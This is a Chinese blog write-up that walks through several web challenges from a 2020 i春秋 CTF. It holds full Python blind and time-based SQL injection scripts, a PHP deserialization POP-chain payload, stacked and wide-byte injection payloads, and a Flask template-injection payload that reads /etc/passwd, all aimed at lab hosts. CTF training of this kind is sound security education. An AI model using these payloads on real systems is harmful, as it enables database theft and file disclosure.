
i春秋2020新春公益赛WEB复现Writeup

原创

A_dmins 于 2020-02-24 23:19:22 发布

分类专栏： CTF题 i春秋CTF 比赛CTF

本文链接：https://blog.csdn.net/qq_42967398/article/details/104472352



CTF题 同时被 3 个专栏收录


115 篇文章 11 订阅

订阅专栏

i春秋CTF

21 篇文章 1 订阅

订阅专栏



比赛CTF

25 篇文章 0 订阅

订阅专栏

i春秋2020新春公益赛WEB复现Writeup

说实话这个比赛打的我是一点毛病都没有，还是觉得自己掌握的东西太少了，，，

尤其是sql注入，都被大佬们玩出花来了，可能自己太菜，，，哭了！！！

关于SQL注入的一篇好文章：对MYSQL注入相关内容及部分Trick的归类小结

之前做出来的题目有点少，，，

现在还有机会复现，复现一下，，，，，

Day1

简单的招聘系统


这道题目白给吧，在登陆页面存在盲注，，，，直接上脚本跑就行了，，，，

```python
import requests
import base64
import sys
import string
import hashlib
import io
import time

sys.stdout = io.TextIOWrapper(sys.stdout.buffer,encoding='utf8')  #改变标准输出的默认编码,否则s.text不能输出
ss = ""
x = string.printable

url = "http://0322466e512a4d9abbd18abd6e1a56b0f5e4decb12434075.changame.ichunqiu.com/index.php"

headers = {"cookie":"PHPSESSID=dh732m3f8dh6cid1u1nq4gool2; __jsluid_h=8e14805a86acf7cbba7f9e3e53dc7685"}

payload={
 "lname":"",
 "lpass":"123"
}
#测试
#r=requests.post(url,headers=headers,data=payload)
#print(r.text)

for i in range(1,60):
 for j in x:
  #payload["lname"]=("123' and 1=(ascii(substr((select(group_concat(table_name))from(information_schema.tables)w
here(table_schema=database())),%s,1))=%s)=1#")%(str(i),ord(j))
  #payload["lname"]=("123' and 1=(ascii(substr((select(group_concat(column_name))from(information_schema.columns
)where(table_name='flag')),%s,1))=%s)=1#")%(str(i),ord(j))
  payload["lname"]=("123' and 1=(ascii(substr((select(group_concat(flaaag))from(flag)),%s,1))=%s)=1#")%(str(i),o
rd(j))
  #print(payload)
  r=requests.post(url=url,headers=headers,data=payload)
  if('window.location.href="./zhaopin.php";' in r.text):
   ss += j
   #print(1)
   print(ss)
   break

'''
真: window.location.href="./zhaopin.php";
'''
```

有些师傅说啥admin万能密码登陆，然后在search for key的地方进行sql注入，，，
反正差不多吧，应该不太难，，，，，

ezupload

啥都没过滤，，直接上传php文件，一句话木马，链接即可，，，，



看了下index.php的源码：

```php
<?php
error_reporting(0);
header("Content-type: text/html; charset=utf-8");
$sandbox='sandbox/'.md5($_SERVER['remote_addr']);
echo $sandbox;
mkdir($sandbox);
chdir($sandbox);
if (!empty($_FILES)):
$ext = pathinfo($_FILES['file_upload']['name'], PATHINFO_EXTENSION);
if (in_array($ext, ['php,htaccess,ini,'])) {
    die('upload failed');
}

move_uploaded_file($_FILES['file_upload']['tmp_name'], './' . $_FILES['file_upload']['name']);
echo "<br><br>";
echo "<a href='{$sandbox}/{$_FILES['file_upload']['name']}'>{$_FILES['file_upload']['name']}</a>";

endif;
?>
<form method="post" enctype="multipart/form-data">
   上传: <input type="file" name="file_upload">
    <input type="submit">
</form>
```

看到这里我笑了，，，出题者可能太累了，没仔细看，，，，，

```
if (in_array($ext, ['php,htaccess,ini,'])) {
    die('upload failed');
}
```

这完全不能达到过滤的效果，，，，，，

babyphp

打开网页看到程序员已跑路，，，，直接尝试了一下www.zip，下载下来了源码：
update.php：

```
<?php
require_once('lib.php');
echo '<html>
<meta charset="utf-8">
<title>update</title>
<h2>这是一个未完成的页面，上线时建议删除本页面</h2>
</html>';
if ($_SESSION['login']!=1){
 echo "你还没有登陆呢！";
}
$users=new User();
$users->update();
if($_SESSION['login']===1){
 require_once("flag.php");
 echo $flag;
}
?>

可以看见只要登陆成功就会得到flag了！！！
```

主要的利用页面：

```
<?php
error_reporting(0);
session_start();
function safe($parm){
    $array= array('union','regexp','load','into','flag','file','insert',"'",'\\',"*","alter");
    return str_replace($array,'hacker',$parm);
}
class User
{
    public $id;
    public $age=null;
    public $nickname=null;
    public function login() {
        if(isset($_POST['username'])&&isset($_POST['password'])){
        $mysqli=new dbCtrl();
        $this->id=$mysqli->login('select id,password from user where username=?');
        if($this->id){
        $_SESSION['id']=$this->id;
        $_SESSION['login']=1;
        echo "你的ID是".$_SESSION['id'];
        echo "你好！".$_SESSION['token'];
        echo "<script>window.location.href='./update.php'</script>";
        return $this->id;
        }
```

```
    }
}
    public function update(){
        $Info=unserialize($this->getNewinfo());
        $age=$Info->age;
        $nickname=$Info->nickname;
        $updateAction=new UpdateHelper($_SESSION['id'],$Info,"update user SET age=$age,nickname=$nickname where
id=".$_SESSION['id']);
        //这个功能还没有写完 先占坑
    }
    public function getNewInfo(){
        $age=$_POST['age'];
        $nickname=$_POST['nickname'];
        return safe(serialize(new Info($age,$nickname)));
    }
    public function __destruct(){
        return file_get_contents($this->nickname);//危
    }
    public function __toString()
    {
        $this->nickname->update($this->age);
        return "0-0";
    }
}
class Info{
    public $age;
    public $nickname;
    public $CtrlCase;
    public function __construct($age,$nickname){
        $this->age=$age;
        $this->nickname=$nickname;
    }
    public function __call($name,$argument){
        echo $this->CtrlCase->login($argument[0]);
    }
}
Class UpdateHelper{
    public $id;
    public $newinfo;
    public $sql;
    public function __construct($newInfo,$sql){
        $newInfo=unserialize($newInfo);
        $upDate=new dbCtrl();
    }
    public function __destruct()
    {
        echo $this->sql;
    }
}
class dbCtrl
{
    public $hostname="127.0.0.1";
    public $dbuser="noob123";
    public $dbpass="noob123";
    public $database="noob123";
    public $name;
    public $password;
    public $mysqli;
    public $token;
    public function __construct()
```

```
    public function __construct()
    {
        $this->name=$_POST['username'];
        $this->password=$_POST['password'];
        $this->token=$_SESSION['token'];
    }
    public function login($sql)
    {
        $this->mysqli=new mysqli($this->hostname, $this->dbuser, $this->dbpass, $this->database);
        if ($this->mysqli->connect_error) {
            die("连接失败，错误:" . $this->mysqli->connect_error);
        }
        $result=$this->mysqli->prepare($sql);
        $result->bind_param('s', $this->name);
        $result->execute();
        $result->bind_result($idResult, $passwordResult);
        $result->fetch();
        $result->close();
        if ($this->token=='admin') {
            return $idResult;
        }
        if (!$idResult) {
            echo('用户不存在!');
            return false;
        }
        if (md5($this->password)!==$passwordResult) {
            echo('密码错误! ');
            return false;
        }
        $_SESSION['token']=$this->name;
        return $idResult;
    }
    public function update($sql)
    {
        //还没来得及写
    }
}
```

当我第一眼看见safe函数的时候就觉得又是反序列化字符逃逸~ 事实上就是字符逃逸！！！！

```
function safe($parm){
    $array= array('union','regexp','load','into','flag','file','insert',"'",'\\',"*","alter");
    return str_replace($array,'hacker',$parm);
}
```

不过我当时环境有问题，数据库连接失败，，，我还以为题目就是这样的，我也是透了猴子的！！！
可以看见有反序列化，关键就是构造pop链！！！
首先看到：

```
Class UpdateHelper{
    public $id;
    public $newinfo;
    public $sql;
    public function __construct($newInfo,$sql){
        $newInfo=unserialize($newInfo);
        $upDate=new dbCtrl();
    }
    public function __destruct()
    {
```

```
        echo $this->sql;
    }
}
class dbCtrl
```


如果$this->sql=new User()，那么就会调用User的tostring函数：

```
public function __toString()
{
    $this->nickname->update($this->age);
    return "0-0";
}
```

如果$this->nickname=new Info()，那么就会调用Info的call函数：

```
public function __call($name,$argument){
    echo $this->CtrlCase->login($argument[0]);
}
```

如果这时的$this->CtrlCase=new new dbCtrl()，那么会调用dbCtrl的login函数
而该函数可以执行任意的sql语句，并且会把值return出来，这里我们可以把密码带出来！：

```
public function login($sql)
{
    $this->mysqli=new mysqli($this->hostname, $this->dbuser, $this->dbpass, $this->database);
    if ($this->mysqli->connect_error) {
        die("连接失败, 错误:" . $this->mysqli->connect_error);
    }
    $result=$this->mysqli->prepare($sql);
    $result->bind_param('s', $this->name);
    $result->execute();
    $result->bind_result($idResult, $passwordResult);
    $result->fetch();
    $result->close();
    if ($this->token=='admin') {
        return $idResult;
    }
    if (!$idResult) {
        echo('用户不存在!');
        return false;
    }
    if (md5($this->password)!==$passwordResult) {
        echo('密码错误！');
        return false;
    }
    $_SESSION['token']=$this->name;
    return $idResult;
}
```


我们就可以构造`select password,id from user where username="admin"`的sql语句带出admin的密码！
序列化脚本：

```php
<?php
Class UpdateHelper{
 public $sql;
 public function __construct(){
        $this->sql= new User();
    }
}

Class User{
 public $nickname;
 public $age;
 public function __construct(){
        $this->nickname = new Info();
        $this->age='select password,id from user where username="admin"';
    }
}

Class Info{
 public $CtrlCase;
 public function __construct(){
        $this->CtrlCase = new dbCtrl();
    }
}

class dbCtrl
{ public $token;
 public function __construct(){
  $this->token = 'admin';
 }
}

$a = new UpdateHelper();
echo serialize($a);
?>

得到：
O:12:"UpdateHelper":1:{s:3:"sql";O:4:"User":2:{s:8:"nickname";O:4:"Info":1:{s:8:"CtrlCase";O:6:"dbCtrl":1:{s:5:"
token";s:5:"admin";}}s:3:"age";s:51:"select password,id from user where username="admin"";}}
```


有一点是需要注意的，由于我们是逃逸出来的，所以我们必须得让程序能够成功的序列化
我们可以调试一下正常的序列化：

```
O:4:"Info":3:{s:3:"age";i:1;s:8:"nickname";s:6:"A_dmin";s:8:"CtrlCase";s:3:"111";}
```


age和nickname是我们能够控制的！！！
所以payload前面要加上s:8:“CtrlCase”;然后闭合掉后面的CtrlCase，，，，
payload:

```
age=1&nickname=**********************************************";s:8:"CtrlCase";O:12:"UpdateHelper":1:{s:3:"sql";O:
4:"User":2:{s:8:"nickname";O:4:"Info":1:{s:8:"CtrlCase";O:6:"dbCtrl":1:{s:5:"token";s:5:"admin";}}s:3:"age";s:51
:"select password,Id from user where username="admin"";}}}111
```

得到admin密码：



登陆拿到flag:



盲注

打开页面可以发现源码：

```php
<?php
    # flag在fl4g里
    include 'waf.php';
    header("Content-type: text/html; charset=utf-8");
    $db = new mysql();

    $id = $_GET['id'];

    if ($id) {
        if(check_sql($id)){
            exit();
        } else {
            $sql = "select * from flllllllag where id=$id";
            $db->query($sql);
        }
    }
    highlight_file(__FILE__);
```

可以看见有waf，但是我们可以fuzz一波，以下都是被过滤了的：

select	200	☐	☐	173
%	200	☐	☐	173
*	200	☐	☐	173
=	200	☐	☐	173
'	200	☐	☐	173
updatexml	200	☐	☐	173
<	200	☐	☐	173
>	200	☐	☐	173

页面也没有回显，估摸着是时间盲注了，不过等于等符号都被过滤了，，，
可以利用基于regexp的时间盲注，我们能看见他的sql语句嘛`select * from fllllllag where id=$id`
我们可以本地尝试一下：

```
select * from table1 where id=1 and if((substr((flag),1,1) regexp "^f"), sleep(5),1)
```

发现会睡5秒，她有个提示说flag在fl4g里，ok，编写脚本（响应超时会报404）：

```
import requests
import sys
import string
import io
import time


sys.stdout = io.TextIOWrapper(sys.stdout.buffer,encoding='utf8')  #改变标准输出的默认编码,否则s.text不能输出
flag = ""
x = "-0123456789abcdefghijklmnopqrstuvwxyz{}"

url = "http://76d9d6e1097b49b3b6647c717fbf986f62e0bc5e34e945c1.changame.ichunqiu.com/?id=1 "

for i in range(1,43):
 for j in x:
  payload = url + ('and if((substr((fl4g),%s,1) regexp "^%s"), sleep(10),1)')%(str(i),j)
  #print(payload)
  try:
   r=requests.get(payload,timeout=5)
  except Exception as e:
   flag += j
   print(flag)
   break
```

得到结果：

```
flag{9c15c6e2-169d-45a6-a8c2-911a8
flag{9c15c6e2-169d-45a6-a8c2-911a84
flag{9c15c6e2-169d-45a6-a8c2-911a84f
flag{9c15c6e2-169d-45a6-a8c2-911a84f8
flag{9c15c6e2-169d-45a6-a8c2-911a84f81
flag{9c15c6e2-169d-45a6-a8c2-911a84f819
flag{9c15c6e2-169d-45a6-a8c2-911a84f8191
flag{9c15c6e2-169d-45a6-a8c2-911a84f8191d
flag{9c15c6e2-169d-45a6-a8c2-911a84f8191d}
```

Day2

blacklist

这道题目就是那个2019强网杯的随便注，不过不能使用那道题目的payload
因为过滤了那道题目的payload的关键词，，，，不过还是堆叠注入，能得到表名列名，，，

```
set|prepare|alter|rename|select|update|delete|drop|insert|where|\./i
```

所以只能换一种方法，使用handle替换select查询，，，，
payload：

```
1'; handler FlagHere open as hack; handler hack read first; handler hack close;
```

得到：

姿势: 1 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(42) "flag{2b58ff71-3417-48f9-b55f-38f6d18db887}"
}
```


Ezsqli

打开页面发现是个搜索框，输入1 and 1=1发现提示hacker，，，，
输入1 && 1=1，得到Hello Nu1L，输入1 && 1=0得到Hello，存在注入！
fuzz一波，发现or，in，union select都被过滤了，，，，or和in被过滤无非是information不能使用
我们可以找到代替的，之前就遇见过不能使用information的注入，
可以使用sys.schema_auto_increment_columns和sys.schema_table_statistics_with_buffer代替
麻烦的是union select不能同时出现，，先跑一下表名，，，书写脚本：

```python
import requests
import base64
import sys
import string
import hashlib
import io
import time

sys.stdout = io.TextIOWrapper(sys.stdout.buffer,encoding='utf8')  #改变标准输出的默认编码,否则s.text不能输出
ss = ""
x = string.printable

url = "http://82b1d678b7c34f4981d683612690549a36edb1a166894df0.changame.ichunqiu.com/"

headers = {"cookie":"__jsluid_h=cdcac10f27dac6ddb56d334f26b8b9e4"}

payload={
 "id":""
}
#测试
#r=requests.post(url,headers=headers,data=payload)
#print(r.text)

for i in range(1,60):
 for j in x:
  payload["id"]=("1 && 1=(ascii(substr((select(group_concat(table_name))from(sys.schema_table_statistics_with_buffer)where(table_schema=database())),%s,1))=%s)=1")%(str(i),ord(j))
  #print(payload)
  r=requests.post(url=url,headers=headers,data=payload)
  if('Hello Nu1L' in r.text):
   ss += j
   #print(1)
   print(ss)
   break
```

得到：

```
users233333333333333,flag_1s_h3r3_hhh
users233333333333333,flag_1s_h3r3_hhhh
users233333333333333,flag_1s_h3r3_hhhhh
```

表中如果只有一列可以使用：substr((select * from table),1,1)='f'，题目中貌似不止一列
题中多于一列，需要将查询语句与相同数量的列进行比较，配合 <= 进行盲注
类似于这种：`(select 'admin','admin')>(select * from users limit 1)`
模拟建立一个表：

执行`select (select '1','e~')>(select * from table2 limit 1)`显示0
执行`select (select '1','f~')>(select * from table2 limit 1)`显示1，，，，
执行`select (select '1','fl~')>(select * from table2 limit 1)`显示1，所以可以进行盲注，，
exp.py：

```python
import requests
import base64
import sys
import string
import hashlib
import io
import time

def str2hex(strs):
 ss = ""
 for i in strs:
  x = hex(ord(i))[2:]
  if(len(x) == 1):
   ss += '0' + str(x)
  else:
   ss += str(x)
 return ss

sys.stdout = io.TextIOWrapper(sys.stdout.buffer,encoding='utf8')  #改变标准输出的默认编码,否则s.text不能输出
ss = ""
x = "-0123456789abcdefghijklmnopqrstuvwxyz{}"

url = "http://82b1d678b7c34f4981d683612690549a36edb1a166894df0.changame.ichunqiu.com/"

headers = {"cookie":"__jsluid_h=cdcac10f27dac6ddb56d334f26b8b9e4"}

payload={
 "id":""
}
#测试
#r=requests.post(url,headers=headers,data=payload)
#print(r.text)

for i in range(1,43):
 flag = ss
 for j in x:
  flag += j;
  #payload["id"]=("1 && 1=(ascii(substr((select(group_concat(table_name))from(sys.schema_table_statistics_with_b
uffer)where(table_schema=database())),%s,1))=%s)=1")%(str(i),ord(j))
  #注意要进行16进制转换，否则不能执行
  payload["id"] = ("1 && ((select 1,0x%s7e)>(select * from f1ag_1s_h3r3_hhhhh limit 1))")%(str2hex(flag))
  #print(payload)
  r=requests.post(url=url,headers=headers,data=payload)
  if('Hello Nu1L' in r.text):
   ss += j
   print(ss)
   break
  else:
   flag = ss
```

得到：

```
flag{d36a9644-2c27-46df-87f2-38cd
flag{d36a9644-2c27-46df-87f2-38cde
flag{d36a9644-2c27-46df-87f2-38cdea
flag{d36a9644-2c27-46df-87f2-38cdea4
flag{d36a9644-2c27-46df-87f2-38cdea4d
flag{d36a9644-2c27-46df-87f2-38cdea4d7
flag{d36a9644-2c27-46df-87f2-38cdea4d7f
flag{d36a9644-2c27-46df-87f2-38cdea4d7f3
flag{d36a9644-2c27-46df-87f2-38cdea4d7f32
flag{d36a9644-2c27-46df-87f2-38cdea4d7f32}
```


出题人的笔记：新春战疫公益赛-ezsqli-出题小记

easysqli_copy

打开页面得到：

```php
<?php
    function check($str)
    {
        if(preg_match('/union|select|mid|substr|and|or|sleep|benchmark|join|limit|#|-|\^|&|database/i',$str,$mat
ches))
        {
            print_r($matches);
            return 0;
        }
        else
        {
            return 1;
        }
    }
    try
    {
        $db = new PDO('mysql:host=localhost;dbname=pdotest','root','******');
    }
    catch(Exception $e)
    {
        echo $e->getMessage();
    }
    if(isset($_GET['id']))
    {
        $id = $_GET['id'];
    }
    else
    {
        $test = $db->query("select balabala from table1");
        $res = $test->fetch(PDO::FETCH_ASSOC);
        $id = $res['balabala'];
    }
    if(check($id))
    {
        $query = "select balabala from table1 where 1=?";
        $db->query("set names gbk");
        $row = $db->prepare($query);
        $row->bindParam(1,$id);
        $row->execute();
    }
```

参考了这篇文章：从宽字节注入认识PDO的原理和正确使用，，，，存在宽字节注入

不过没有回显，只能进行时间盲注，，，，

可以先进行测试一下：

```
url = "http://da2c319d9fca40bcbd9e0909ae4ecf8baeeca3524a314fe5.changame.ichunqiu.com/?id=1%df';"
#测试
payload="SET @x=0x73656C65637420696628313D302C736C656570283130292C3129;PREPARE a FROM @x;EXECUTE a;"
r=requests.get(url+payload)
print(r.text)

利用SET @x=0x73656C65637420696628313D302C736C656570283130292C3129;PREPARE a FROM @x;EXECUTE a;语句

0x73656C65637420696628313D302C736C656570283130292C3129 = select if(1=0,sleep(10),1)
发现不会延迟
0x73656C65637420696628313D312C736C656570283130292C3129 = select if(1=1,sleep(10),1)
页面直接404
```

直接进行注入，，，，写脚本，，，，

exp：

```python
import requests
import sys
import io
import time

def str2hex(strs):
 ss = ""
 for i in strs:
  x = hex(ord(i))[2:]
  if(len(x) == 1):
   ss += '0' + str(x)
  else:
   ss += str(x)
 return ss

sys.stdout = io.TextIOWrapper(sys.stdout.buffer,encoding='utf8')  #改变标准输出的默认编码,否则s.text不能输出
flag = ""

url = "http://da2c319d9fca40bcbd9e0909ae4ecf8baeeca3524a314fe5.changame.ichunqiu.com/?id=1%df';"
'''
#测试
#payload="SET @x=0x73656C65637420696628313D312C736C656570283130292C3129;PREPARE a FROM @x;EXECUTE a;"
#payload="SET @x=0x73656C65637420696628313D302C736C656570283130292C3129;PREPARE a FROM @x;EXECUTE a;"
try:
 r=requests.get(url+payload,timeout=5)
except Exception as e:
 print("TRUE!")
'''
payload1 = "SET @x=0x%s;PREPARE a FROM @x;EXECUTE a;"
#payload2 = "select if(ascii(substr((select group_concat(column_name) from information_schema.columns where tabl
e_name='table1'),%s,1))=%s,sleep(10),1)";
payload2 = "select if(ascii(substr((select fllllll4g from table1),%s,1))=%s,sleep(10),1)"
for i in range(1,43):
 for j in range(32,126):
  x = payload2%(str(i),str(j))
  payload = url + payload1%(str2hex(x))
  #print(payload)
  try:
   r=requests.get(payload,timeout=5)
  except Exception as e:
   flag += chr(j)
   print(flag)
   break
```

得到：

```
flag{a8e04156-6a42-480d-bc98-ef5
flag{a8e04156-6a42-480d-bc98-ef56
flag{a8e04156-6a42-480d-bc98-ef56d
flag{a8e04156-6a42-480d-bc98-ef56da
flag{a8e04156-6a42-480d-bc98-ef56dab
flag{a8e04156-6a42-480d-bc98-ef56dab5
flag{a8e04156-6a42-480d-bc98-ef56dab52
flag{a8e04156-6a42-480d-bc98-ef56dab52b
flag{a8e04156-6a42-480d-bc98-ef56dab52b9
flag{a8e04156-6a42-480d-bc98-ef56dab52b9f
flag{a8e04156-6a42-480d-bc98-ef56dab52b9f}
```

Day3


Flaskapp

打开可以看见有提示：

```
<h3>失败乃成功之母！！</h3>
<!-- PIN --->
<img src="/static/img/hint.png" h
```

pin！！直接百度了一下，找到了一篇文章：Flask debug pin安全问题

发现该网站有该bug，在解密时提交错误的字符串会出现debug界面，修改需要我们输入pin码：



不过好像还缺少任意文件读取，，，，，，

其实在base64decode处存在ssti模板注入，，，，把{{config}}base64加密后提交得到：

结果： <Config {'ENV': 'production', 'DEBUG': True, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': 's_e_c_r_e_t_k_e_y', 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(days=31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': datetime.timedelta(seconds=43200), 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'JSON_AS_ASCII': True, 'JSON_SORT_KEYS': True, 'JSONIFY_PRETTYPRINT_REGULAR': False, 'JSONIFY_MIMETYPE': 'application/json', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093, 'BOOTSTRAP_USE_MINIFIED': True, 'BOOTSTRAP_CDN_FORCE_SSL': False, 'BOOTSTRAP_QUERYSTRING_REVVING': True, 'BOOTSTRAP_SERVE_LOCAL': False, 'BOOTSTRAP_LOCAL_SUBDOMAIN': None}>

简单的小程序 - base64 解密

貌似模板注入的命令执行不行，，，没试出来，，，，

flask读取文件的payload：

```
{{().__class__.__bases__[0].__subclasses__()[75].__init__.__globals__.__builtins__['open']('/etc/passwd').read()}}
```

得到：

